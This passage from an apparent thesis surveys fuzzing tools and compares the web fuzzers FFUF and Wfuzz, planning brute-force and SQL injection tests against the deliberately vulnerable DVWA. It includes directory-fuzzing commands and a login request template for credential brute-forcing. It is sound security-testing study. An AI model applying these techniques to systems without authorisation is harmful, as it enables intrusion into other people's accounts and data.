Peach Tech was acquired by GitLab in June, 2020 and, at the time of writing, the commercial version of Peach fuzzer seems to have vanished from the internet as all links to Peach Tech's old website now just redirect to GitLab's website [26]. The community edition is still available from various download sites, however. This version is free and open source, which consequently means that this fuzzer falls into both the commercial and open-source category. Both the commercial version and the open-source version run on Windows, macOS and Linux with a graphical interface [25].

3.1.2 Open-source tools

Contrary to commercial fuzzers, open-source fuzzers do not give any kind of guarantee in terms of maturity, functionality or support. The one obvious benefit they do have over commercial alternatives is that they are free to use and to modify.

Many open-source fuzzing tools are general-purpose fuzzers. This means that they can be used to fuzz a wide variety of targets with little to no effort, in terms of modifying and configuring the fuzzer. The problem with these types of fuzzers, though, is that they are, as the name suggests, not very specific. They will probably be able to find superficial errors and bugs, but they will not be able to dig deep and find those well-hidden vulnerabilities, like some commercial "special-purpose" fuzzers would be able to. Of course, there are open-source alternatives for almost anything, and special-purpose fuzzers are no exception, though such open-source alternatives may be few and far between [12].

AFL - American fuzzy lop

American fuzzy lop (AFL) is an open-source security-oriented binary fuzzer originally developed by Michał Zalewski. This command-line tool is most likely the most well-known open-source fuzzer available. As a fuzzer, it is extremely intelligent as it takes input data and tests it against the SUT, and based on what paths of the source code are triggered by the given input, it will mutate the input for the next iteration to cover new paths. Each mutation is done "using a balanced and well-researched variety of traditional fuzzing strategies." If the "instrumentation" of AFL notices a new transition for a given mutated input, the input will be added to the input queue of the next iteration for further mutation [27]. The instrumentation in question is provided by AFL by using its own compiler to compile the target binary before performing the fuzzing. Using this technique, AFL is able to efficiently reach high code coverage and thus test a lot of the edge cases and the functionality of the targeted binary. As AFL keeps track of previous test cases, it also ensures high efficiency by eliminating old cases which can be covered by newer more in-depth cases to reduce redundancy [27]. AFL is easy both to compile and to install on most Unix based operating systems, such as Linux and macOS. Windows users will have to settle for the *WinAFL* fork of AFL.

FFUF

FFUF, or Fuzz Faster U Fool, is a web fuzzer written in Go. FFUF is inspired by Wfuzz, which is an older, but very similar web fuzzer. Wfuzz will be covered briefly further down in this list and in detail in Section 4.2. The main selling point of FFUF is its supposed superiority in terms of performance compared to other similar tools, like Wfuzz.

Web fuzzers are not like regular fuzzers [28]. Instead of doing a lot of fuzzing themselves, they make use of word lists used as input for the "fuzzed requests" that they execute. How web fuzzers compare to regular fuzzers is explained in Chapter 3.2.

FFUF is able to fuzz raw HTTP request and the URLs themselves. Folders and files that may not be meant to be found can easily be found simply by fuzzing the URL of a website, thus allowing FFUF to request all kinds of potentially valid paths. By analysing the output that consists of the status code, size, content, and number of lines of the request, it is possible to find out what URLs or requests may be interesting to take a second look at. FFUF makes this very easy by offering a lot of options for filtering the output [29]. As FFUF is written in Go which is compiled directly to machine code, it can be compiled to run on almost any operating system. As is the case with many open-source fuzzers, FFUF does not come with a graphical interface and only makes use of the command line. FFUF will be covered in more detail in Chapter 4.1.

Honggfuzz

Honggfuzz is a security-oriented, feedback-driven binary fuzzer which is maintained by Google. Unlike some fuzzers, Honggfuzz is able to run both multi-process and multi-threaded out of the box. This means that there is no need for the user to run multiple instances of the program to run it on multiple cores. It will automatically distribute the workload over the available CPU cores. Honggfuzz prides itself on its performance and claims to be able to run up to one million iterations per second on a relatively modern CPU. Another big selling point is the ease-of-use factor. A simple corpus directory (a collection of interesting sample inputs) is the only thing the feedback-driven fuzzer needs to start working. It can even start from no input, and then learn the input format through the feedback system.

Hongfuzz does not provide a GUI and can only be controlled from the terminal. However, this applies to all command-line fuzzers, and it is quite a desirable feature for larger fuzzing projects as these types of fuzzers are easy to set up and control remotely. Instances of the fuzzer could for example be deployed in the cloud with ease.

Honggfuzz runs on all popular operating systems available. Even some more uncommon systems like FreeBSD and NetBSD are included in the list of (officially) supported systems. Among Hongfuzz's greatest achievements in the fuzzing scene is its critically marked bug find in OpenSSL. The bug in question is the only bug with the critical mark that has been found in OpenSSL to date [30].

PyJFuzz

PyJFuzz is, as the name suggests, a fuzzer written in Python. PyJFuzz is a small program and is installed with just a few commands. The main purpose of PyJFuzz is to fuzz JSON input points. Such points are, for example, REST APIs and other interfaces that make use of the JSON format. Once installed, the software provides both a command-line tool and a Python library. Using the Python library, one is able to create automated fuzzing scripts that make use of the PyJFuzz fuzzer. Included in the command-line tool there is a tool called the "PyJFuzz Web Fuzzer". Contrary to what is regarded as a web fuzzer in this thesis, this tool enables the user to fuzz almost any **web browser**. The difference between the two definitions of what a web fuzzer is, is in short that PyJFuzz fuzzes actual web browser programs, such Mozilla Firefox, while this thesis defines a web fuzzer as a fuzzing tool that is able to fuzz web applications. A more detailed explanation on how a web fuzzer is defined according to this thesis is available in Chapter 3.2. As PyJFuzz is written in Python, it runs on all operating systems that run Python, meaning all common operating systems (Windows, macOS and Linux and more) [31].

Radamsa

Radamsa is a small open-source general-purpose black-box fuzzer. It was developed by The University of Oulu in Finland. As early as 2013, Radamsa had already been used to find more than a hundred vulnerabilities in web browsers. Vulnerabilities in anti-virus software and common image and audio formats were also found by using Radamsa while the tool was still young [32].

What Radamsa does is very simple; it takes input either from a file or from the output of another command line utility and fuzzes it in some random way to create the fuzzed output. Running Radamsa with the same input will rarely produce the same output, even though it is possible by providing the same seed to the utility manually. The output of Radamsa can either be written to a file or to the console, and, as previously mentioned, its input possibilities are very flexible. It may often be wise to use Radamsa together with some other tool, such as a web fuzzer like FFUF. Radamsa would do the fuzzing part, feeding the outputs continuously to the web fuzzer which takes the fuzzed data and injects it into HTTP requests or URL paths, for example.

Radamsa does not provide any graphical interface, and is used exclusively from the command-line. It is written in C and runs on GNU/Linux, OpenBSD, FreeBSD, macOS and Windows [33].

RESTler

RESTler is a REST API fuzzing tool developed by Microsoft. This open-source command-line tool is written in Python and utilises Microsoft's .NET core SDK. It reads the Swagger/OpenAPI specification of a REST API service. Based on the specification, it is able to generate and execute tests against the API.

RESTler performs four steps to test the API. First it uses the Swagger JSON or YAML specification to compile RESTler grammar. This grammar may be analysed, edited, and extended manually where needed ahead of the next step. In the next step, RESTler tests all the endpoints and methods in the RESTler grammar quickly to check what endpoints are valid and which ones are not. All reports are saved separately to be analysed. The third step is called "Fuzz-lean". In this step RESTler tests every endpoint and method once, using a default set of "checkers". Checkers contain functionality which will try to trigger specific bugs by making additional requests to endpoints determined by context. Some checkers may, for example, aim to trigger bugs that cause the endpoint to respond with status 500. The "Fuzz-lean" step finds the most superficial bugs relatively quickly. To find the deeper laying bugs, RESTler provides the fourth step, Fuzz. The fuzz step is similar to the third step, though it goes more in depth and utilises smart breadth-first-search to be able to find those more well-hidden bugs. RESTler is designed to run on 64-bit Linux and Windows systems. The project is still under active development [34].

SPIKE

SPIKE is an open-source fuzzing tool which has been around for long. It was first released in 2002 by Dave Aitel along with a scientific paper [35] of his. At the time, SPIKE introduced a feature not seen before in the field. SPIKE allowed the user to specify where in the input it would insert randomly generated data. SPIKE also offered a framework which could be used to define new data-set templates, so that protocols that were not already defined, could also be fuzzed. This is something that is seen in most modern fuzzers, but at the time of SPIKE's release, it was not as common [12].

The so-called SPIKE scripts are written in C, as the framework itself is also written in C. These user made scripts are in practise what make the fuzzer. SPIKE of today does not provide a fuzzer itself, rather than just the framework with which anyone can quickly build a script which makes up a tailored fuzzer for their specific purpose. SPIKE was initially designed to run in a Unix (Linux or macOS) environment, and this it does not officially support Windows, unfortunately. However, there have been mixed reports of successfully running SPIKE on Windows using Cygwin [36]. Cygwin is a collection of open-source and GNU tools which provide Linux-like functionality to Windows systems [37].

Wfuzz

Wfuzz is one of the most common open-source web fuzzers available to date. As previously mentioned, Wfuzz is what inspired the creation of FFUF. One of the main differences between the two is that Wfuzz is written in Python while FFUF is written in Go. Wfuzz is consequently (supposedly) slower in terms of performance, as Python is an interpreted language compared to Go, which is compiled. Another major difference between the two is that FFUF is purely a command-line tool while Wfuzz is both a command-line tool and a framework for creating customized fuzzing scripts in Python. On top of that, Wfuzz also comes with a tool called *wfpayload* which is used to generate new payload content or analyse saved sessions. A payload in Wfuzz is a source for input data.

In most other aspects, FFUF and Wfuzz provide about the same functionality. The main command-line utility allows the user to specify word lists as sources of data (payloads) and website URLs as targets for either fuzzing the URL path itself or some part of the HTTP request. Wfuzz runs on all common operating systems including Windows, Linux and macOS [38]. Wfuzz is covered in more detail in Section 4.2.

Summary

All the tools covered in this chapter are summarized in Table 3.1 below. The *Type* column defines what category the tool falls into. These types are by no means standardized and the terminology used for the classifications is simply a combination of this author's own wording and the classifications provided by the developers of the tools. *Binary fuzzers* are fuzzers whose main targets are binary files, *General-purpose fuzzers* are fuzzers that can be used for a wide variety of fuzzing jobs, often including (but not exclusive to) protocols. Burp Suite is the only tool in the table classed as *Pen testing tool kit* as it is the only one that includes a very large range of tools for a wide variety of situations in terms of penetration testing. The *Structured input fuzzers* are fuzzers that are tailored to fuzz endpoints expecting some kind of structured data, such as REST APIs expecting JSON input data. The *Basic fuzzer* is, as the name suggests, the most simple kind of fuzzer imaginable. It simply takes input data and randomizes it in some way to produce fuzzed output data. In this case, it is completely up to the user how they choose to save and use the output data. The last type of fuzzer mentioned below is the *Fuzzing framework* type. This phrase is a bit ambiguous and requires further explanation. In this thesis, a fuzzing framework is defined as a programming framework which a programmer can use to develop their own fuzzer. Such frameworks are particularly useful in cases where no existing fuzzer satisfies the requirements, and a solution tailored for the job is needed.

Abbreviations are used in the *Interface* column to preserve space. GUI stands for graphical user interface and CLI stands for command-line interface.

Tool	Type	Interface	Open-source	Paid	Operating System			Updated
					Linux	macOS	Windows	
AFL	Binary fuzzer	CLI	Yes	No	Yes	Yes	No	2020
beSTORM	General-purpose fuzzer	GUI	No	Yes	Yes	Yes	Yes	2019***
Burp Suite	Pen testing tool kit	GUI	No	Yes*	Yes	Yes	Yes	2021
FFUF	Web fuzzer	CLI	Yes	No	Yes	Yes	Yes	2021
Honggfuzz	Binary fuzzer	CLI	Yes	No	Yes	Yes	Yes	2021
Peach	General-purpose fuzzer	GUI	No**	Yes*	Yes	Yes	Yes	2020
PyJFuzz	Structured input fuzzer	CLI	Yes	No	Yes	Yes	Yes	2019
Radamsa	Basic fuzzer	CLI	Yes	No	Yes	Yes	Yes	2019
RESTler	Structured input fuzzer	CLI	Yes	No	Yes	No	Yes	2021
SPIKE	Fuzzing framework	None	Yes	No	Yes	Yes	No	2017
Wfuzz	Web fuzzer	CLI	Yes	No	Yes	Yes	Yes	2020

Table 3.1: Overview of useful tools in the world of fuzzing.

** Free version available, though with fewer features*
*** While the commercial version is not open-source, the community edition is.*
**** The release year of the latest version of beSTORM is given as an educated guess based on blog posts and news articles as no official information could be found.*

None of these tools is the best in all cases, they are all useful in their own areas. In this thesis, the focus will be on FFUF and Wfuzz, which are two open-source tools that can be used for fuzzing web applications and web services, such as APIs. These two tools will be described in more detail in Chapter 4.

3.2 Tools for fuzzing web-based systems

The distinction between mutation, generation and behavioural type fuzzers has already been covered in this thesis, but it is also important to explain what tools for fuzzing web-based systems are, and how they function compared to "regular" fuzzers. The first type of web-based fuzzing tool that will be covered is the so-called *web fuzzer*. The common understanding of what a fuzzer is, is that it is a piece of software that takes some valid input and modifies it in various ways to create semi-valid data which is used as input to test a target system. The ways in which the fuzzer performs these steps and how it handles things depend on the fuzzer, but this is often the high-level explanation of what one imagines almost any fuzzer would be doing.

Contrary to regular fuzzers, web fuzzers are rather different in terms of functionality. Web fuzzers rarely perform any fuzzing of the kind mentioned above, but instead, they rely on predefined word lists as their inputs. These word lists may, of course, be the results of prior fuzzing jobs performed by a regular fuzzer, but that step would often happen before the web fuzzer even comes into play [39]. Some web fuzzers can use freshly fuzzed input "on the go" by working together with a basic fuzzer. For example, FFUF could make use of Radamsa's fuzzing outputs as inputs for its own web fuzzing jobs by continuously receiving fuzzed data through piping.

While web fuzzers often do not perform any traditional fuzzing, they do things that traditional fuzzers do not. Web fuzzers let the user define what part of a URL, HTTP request or some payload that they want to fuzz. These parts can be one or multiple. The fuzzer then makes repeated requests to the given URL. Alternatively, the fuzzer can make the repeated requests using a raw HTTP request. Both alternatives use "words" from the word list(s) as input. How the fuzzer chooses what words to use, and in what order, depends on the method used by the fuzzer. Web fuzzers often supports multiple methods for making fuzzed combinations based on multiple word lists. The most popular ones are "pitchfork" and "clusterbomb". In pitchfork mode, only the words on the same "indices" of the multiple word lists are combined, for example, the first word in word list A is only combined with the first word in word list B, and so on. This method assumes that all the supplied word lists are of the same length. Consequently, it means that the web fuzzer will make a total of N combinations of the HTTP request template or URL, where N is the length of the word lists. However, the word lists do not have to be of the same length in clusterbomb mode, as it generates all possible combinations using the given word lists. For example, if word list A is of length k, word list B is of length j and word list C of length m, the fuzzer will generate a number of $j * k * m$ combinations [29]. The names of the modes vary from fuzzer to fuzzer. In short, instead of performing regular fuzzing, web fuzzers can be said to perform brute-force-like, repeated HTTP requests using word lists. The type of fuzzing job dictates what type of word list is to be used, "pre-fuzzed" (word list run through a regular fuzzer) or not. The two main tools of this thesis, FFUF and its predecessor Wfuzz, are prime examples of web fuzzers.

Web fuzzers are not the only kind of tool for fuzzing web-based systems, however. In Table 3.1 there are mentions of two other tools that also fall into the category of web-based tools, but are not classified as web fuzzers. The fuzzers in question are PyJFuzz and RESTler and this thesis has chosen to classify them as *structured input fuzzers*.

Structured input fuzzers are fuzzers that output fuzzed input data which comply with some standardized structured input definition. Examples of such structured inputs are JSON and XML. Javascript Object Notation (JSON) is a data-interchange format based on a subset of Javascript. This format is both easy to read and write for humans, but can also be read and parsed easily by computers [40]. Extensible Markup Language (XML) is another structured text format for data [41]. Just like JSON, XML is easy to read and write for both humans and computers, which is why both formats are often accepted by endpoints expecting structured input data. Structured input fuzzers take valid structured data as input, fuzz the actual data part while leaving the structure intact and then, potentially, try this fuzzed output against a target such as a REST API or in the case of PyJFuzz, even in a browser.

All in all, these types of fuzzers understand what parts of the input can be fuzzed, and what parts must not be touched in order to preserve a valid structure. RESTler does not exactly take valid structured input data as input, but instead it takes the endpoint's OpenAPI specification (formerly known as Swagger) as input and uses this detailed and standardized specification to generate grammar and tests. The specification describes the API, its endpoints, expected parameters and data in detail. The specification is given in the form of a JSON or YAML file [42]. The grammar can easily be modified and extended by the user to include even more test cases. However, this approach requires the target endpoint to provide an OpenAPI specification, which may not always be the case.

Chapter 4

FFUF or Wfuzz - What is the difference?

The main focus of this thesis are the two web fuzzers FFUF and Wfuzz, which have been briefly covered in Section 3.1.2. It is undeniable that they share a lot of features and functionality, so why do they both exist? FFUF is the newer tool, but why did the developers of FFUF decide to create a tool so similar to something that already exists and works? Is newer always better or are there scenarios where both tools would serve different, but useful, purposes in one's fuzzing toolbox? It is no secret that FFUF is inspired by Wfuzz, and even if they seem to be almost the same tool, they are different. This part of the thesis aims to find, emphasize and compare these differences in order to determine whether there is a need for both tools, or if one could replace the other, making the choice between them a matter of personal preference.

This chapter will first describe both the tools in detail, followed by an initial planning of the comparison. The planning will define the system under test, fuzzing payloads, attack scenarios as well as the metrics which will be used to compare the two tools. The planning phase will be followed by preparation including detailed steps on how the tools are installed and configured. The execution phase will consist of the execution of the attack scenarios with both tools. During the execution, measurements and data will be recorded. This data will then be summarized and analysed in the results and analysis section at the end of this chapter.

4.1 FFUF - Fuzz Faster U Fool

FFUF is a web fuzzer written in Google's Go (also known as Golang) language [29]. Code written in Go is compiled into machine code for the specific architecture the program is to be run on. This means that programs developed in Go can run both on a wide variety of architectures and operating systems. This also means that they will, at least in theory, outperform programs written in interpreted languages, for example Python, and languages that run in virtual environments, such as Java [43]. The performance factor is one of FFUF's main selling points as it should, on paper, outperform most similar tools, such as Wfuzz. Wfuzz and FFUF share a lot of similarities but it seems as if people prefer the newer, faster FFUF over Wfuzz, from which FFUF has taken a lot of inspiration [29].


Just like the open-source tool Radamsa, FFUF is a command-line tool completely without a graphical interface. However, compared to Radamsa, FFUF is more of a brute-force tool. Radamsa on the other hand, is a form of mutator which takes valid data as input and fuzzes it in some way to produce random output. FFUF depends on word lists, or other types of pre-produced input data, which it uses to test the target website or web application with. A combination of Radamsa and FFUF results in a really powerful fuzzing arsenal which can fuzz a web target quickly with fresh randomly generated input data.

When running FFUF, the web targets are specified using the `-u` flag and are given in the form of a URL. The most simple thing one could fuzz with FFUF is the URL itself. When fuzzing the URL, one is often looking for folders or files that could be accessible if the correct URL is found. The way FFUF does this is by injecting one word at a time from the input word list into the chosen position in the URL. It then makes a request to the resulting URL, reporting back the HTTP status code, size, words, and lines of the response. FFUF provides the `-w` flag for specifying the input word list. The word lists are assumed to contain one word per row.

FFUF also allows the user to filter the results to only show requests that, for example, returned a certain status code or were of a certain size. The filtering can also work the other way around. For instance, the user could choose to only show results that did **not** return a certain status code. FFUF also allows for fuzzing multiple places of a URL or request at once by specifying multiple word lists using aliases [29]. An example of URL fuzzing using FFUF can be seen below.

```
$ ffuf -w directory-list-2.3-small.txt -u https://matheos96.github.io/FUZZ/
```

Apart from fuzzing any part of the URL, FFUF is also able to fuzz raw HTTP requests, which, for instance, can be defined in a simple text file. By supplying word lists with aliases and specifying the injection points in the request file using the aliases, any part of the request can be fuzzed easily and effectively. FFUF will by default use the so-called *clusterbomb* mode for creating iterations of the fuzzed request. The clusterbomb mode will generate all possible combinations of requests using words from each word list. The second available mode, *pitchfork*, will simply generate requests where the first word is paired with the first word from each list, the second word with the second word from each list, and so on [29]. Basically, if two word lists have a length of N, pitchfork will generate N requests while clusterbomb will generate N^k, where k is the amount of word lists. An example of a request template for fuzzing an HTTP POST request using FFUF can be seen in Figure 4.1. In this example, the injection points are specified by the word list aliases WFUZZ and HFUZZ.



```
POST /login HTTP/1.1
Host: https://example.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=WFUZZ&password=HFUZZ
```

Figure 4.1: Fuzzing an HTTP POST request using FFUF.

FFUF also comes with more complex features such as the ability to pass cookie data along with requests, verbose output, specifying delays between requests, and much more. The tool is regularly updated and is maintained, and it is available on GitHub.

4.2 Wfuzz - The Web fuzzer

Wfuzz is an older and more mature alternative to FFUF. It is written in Python, contrary to FFUF which is written in Go. As is the case with FFUF, Wfuzz is also cross-platform, as Python runs on nearly any operating system and architecture.

Wfuzz is a command-line based tool without the luxury (or burden) of a graphical interface. Just like FFUF, Wfuzz takes a URL as target along with a payload or multiple payloads. Based on these payloads, combinations are created and injected into the URL itself, a raw HTTP request, or even into the cookies of the request. The way input data and other properties are given to Wfuzz is extremely similar to the way FFUF handles it. Wfuzz also provides a `-w` flag, which is a shorthand for specifying a word list as a payload. A notable difference from FFUF is that Wfuzz does not allow the user to specify custom aliases for each word list. Instead of custom aliases, each word list or payload is automatically assigned an alias depending on in what order they are provided in the command. The first payload corresponds to the alias `FUZZ`, the second to `FUZ2Z`, the third to `FUZ3Z`, and so on [38]. An example of a simple Wfuzz command with one word list is seen below.

```
$ wfuzz -w directory-list-2.3-small.txt -u https://matheos96.github.io/FUZZ/
```

Apart from accepting files as payloads, Wfuzz also accepts several other types of payloads. Such advanced input options are given to the tool using the `-z` flag, followed by the type of payload and potential additional parameters. One custom payload that Wfuzz has built in is `iprange` which automatically generates a list of IP addresses for a given range. When given multiple payloads, Wfuzz will generate combinations based on all of them. Wfuzz uses the *product* iterator by default, which combines each element from the first payload with each element of the second payload, and so on. This iterator is identical to the clusterbomb mode of FFUF. Wfuzz also includes the *zip* and *chain* iterators. The zip iterator matches one element from each payload and makes the combinations that way. It is identical to the pitchfork mode which FFUF provides. The first word from word list 1 is paired with the first word from word list 2, and so on. The chain iterator simply chains all payloads together into one large payload. When using chain, only one injection point is expected, as it ultimately uses only one combined payload [38]. FFUF does not have a mode that acts in the same way as the chain iterator.

The features mentioned are just a small piece of the functionality that Wfuzz has to offer. Just like FFUF, it also includes filtering options, passing of cookie data, regex matching, and a lot more. Wfuzz also provides a few additional command-line tools separate from the `wfuzz` command itself. Among these, there is an encoder for encoding strings using different algorithms as well as a payload generator which can be used to automatically generate payloads based on input data and conditions. Another big difference from FFUF is that Wfuzz comes with its own Python library. This library can be used to create tailored fuzzing jobs which can be easily replicated by simply re-running and distributing the Python script file [38]. Though interesting, the Python library will not be explored further in this thesis.

4.3 Experiment planning

In order to carry out the comparison experiment, the target, attack scenarios and metrics need to be defined. This section will briefly cover the system under test, which will act as target for both our tools. The attack scenarios will also be defined and explained on an abstract level. Lastly, the metrics of the experiment will be mentioned, as well as how these will be measured.

4.3.1 System under test


In order to evaluate, test, and compare the two fuzzers with each other, a common target is needed. The intentionally vulnerable *Damn Vulnerable Web Application* (DVWA) [44] will be used as the target in the comparison. DVWA is an open-source web application written using PHP and MySQL. It was developed with the purpose of being a test target for security professionals to attack and test their skills against [44]. DVWA is made intentionally vulnerable and its security level can be configured using the web app interface. During the course of this experiment, we will have the security level set to low, as this level of security does not throttle our requests. Higher security levels tend to throttle the traffic if a large number of requests come in during a short period of time, and, as this is what we aim to do (send a large number of requests quickly), we do not want a high security level to limit our experiment. In reality, of course, one does not have the luxury of setting the level of security. Because of that, the fuzzers might need to be run for longer periods of time to get through all the requests.

DVWA includes a lot of different vulnerabilities, each with its own page (see the left menu in Figure 4.2). Each page includes instructions, tips, and even the option to view the PHP source code. This makes DVWA a good tool both for security professionals evaluating their tools and skills and for beginners wanting to learn about different vulnerabilities and what to do to protect their own web applications against them.

DVWA contains the most common vulnerabilities found in web applications [44]. This list of vulnerabilities can be seen in Figure 4.2. This thesis will not cover all the vulnerabilities that DVWA has, but will choose to focus on a couple of them. Given that FFUF and Wfuzz are very similar, both being brute-force web fuzzers, it makes sense that one of the vulnerabilities to test will be a vulnerability which is exploitable using *Brute-Force*. Another common type of vulnerability that comes to mind when talking about web applications is the type which can be exploited using *SQL injection*. SQL injection is an obvious thing that developers need to consider when parsing user input to web applications and saving data to the back-end database. Still, however obvious that may be, vulnerabilities exploitable using SQL injection still arise and are sometimes overlooked. Therefore it is important that SQL injection is covered in this thesis. Thus the vulnerabilities exploitable using *Brute-force* and *SQL injection* will be the ones tested and explained in detail.

4.3.2 Payloads

As explained earlier, web fuzzers rely on payloads of some sort. In practice, these payloads are often simple word lists containing known usernames, passwords, SQL injection phrases, or some other input data known to trigger a certain type of problem in web applications. There are a lot of word lists of various sizes available for different scenarios. In this experiment, the popular *SecLists* lists will be used. SecLists is a GitHub repository containing a large set of different lists for different types of attacks and scenarios. It has lists for usernames, passwords, URLs, fuzzing payloads, and lot more. This collection of lists is meant to aid security testers in their web application testing [45].



Vulnerability: Brute Force

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Figure 4.2: Damn Vulnerable Web Application provides a simple user interface.

4.3.3 Attack scenarios

In this section, several attack scenarios will be instrumented to evaluate the two tools.

A **brute-force** attack is very simple. The tool tries every possible combination based on the given input. In this case, our tools are web fuzzers that expect payloads. The brute-force page of DVWA consists of a simple login form which we will want to try to attack using brute-force. As SecLists provides large and good word lists for both usernames and passwords, they will be made use of. Given one list of usernames and one list of passwords, each tool should be able to create every possible combination of the two, and run a request for each of them. To determine what requests are successful, or in some other way out of the ordinary, a failed login request can be recorded manually at first. Based on the response size, status code, or amount of words of the known failed request, our tools can be told that only results that DO NOT match the characteristics of a failed login are wanted to be seen. The outputs of the two tools should hopefully only be combinations of interest, such as valid logins.

SQL injection attacks are often found in input forms of web applications and web sites. Flaws which make web apps vulnerable to SQL injection arise when the developers do not sanitize the user submitted form data properly before executing SQL queries meant to save these values to the database or alter the state of the database in som other way. If the data submitted by the user is not sanitized (using escaping, blacklisting or whitelisting techniques), attackers could potentially "hijack" the query to be run by terminating it early and appending their own query at the end. Alternatively, they could alter the existing query in order to return more results than intended from the database. This is often done manually as the characters used in the query in the source code dictate what characters need to be used in the intercepting SQL injection string.

In SQL, one can often compose queries with slightly different syntax to get the same result. A developer can choose to use either single quotation marks or double quotation marks, with the same effect. However, the choice the developer has made, dictates what syntax will be needed in the SQL injection string. Furthermore, the SQL engine used plays a part as different SQL implementations have different syntax. Knowledge of what SQL engine is used makes the task of finding the vulnerabilities easier, but it is still done through trial and error.

Using our two brute-force web fuzzers together with SQL injection word lists provided by SecLists, we can automate this process. By testing a lot of SQL injection strings known to be vulnerable and by focusing on the responses with some characteristics that stand out (, for example, larger or smaller response size or word length), we can quickly and efficiently determine if the target is vulnerable, and to what type of SQL injection string it is vulnerable. Using our tools, we do not expect to extract any data from the database automatically, or execute any harmful queries on the database, but instead we expect to find the vulnerabilities that make things like this possible. Having found some vulnerabilities, we will try to exploit them manually and extract data from the database that are not meant for our eyes.

4.3.4 Metrics

Both FFUF and Wfuzz report some metrics themselves, though, as it turns out, FFUF does not report the average request rate for the execution, while Wfuzz does. FFUF reports the current request rate, but it has been noted through testing that the final rate that is left on the screen after the run is, in fact, just the rate that was recorded last. On top of that, FFUF only reports the execution time with a precision of one second, while Wfuzz reports the time with a precision of six decimal points. Because of these inconsistencies, the built-in Linux tool `/usr/bin/time -v` will be used to record more consistent and exact execution times. The tool reports a few different time measurements, but the one that will be used for the experiment is the *Elapsed (wall clock) time*. The request rate can consequently be calculated manually based on this time by dividing the number of requests with the time. Wfuzz's request rate could well be accurate, but in order to have as fair a comparison as possible, that rate will also be calculated manually.

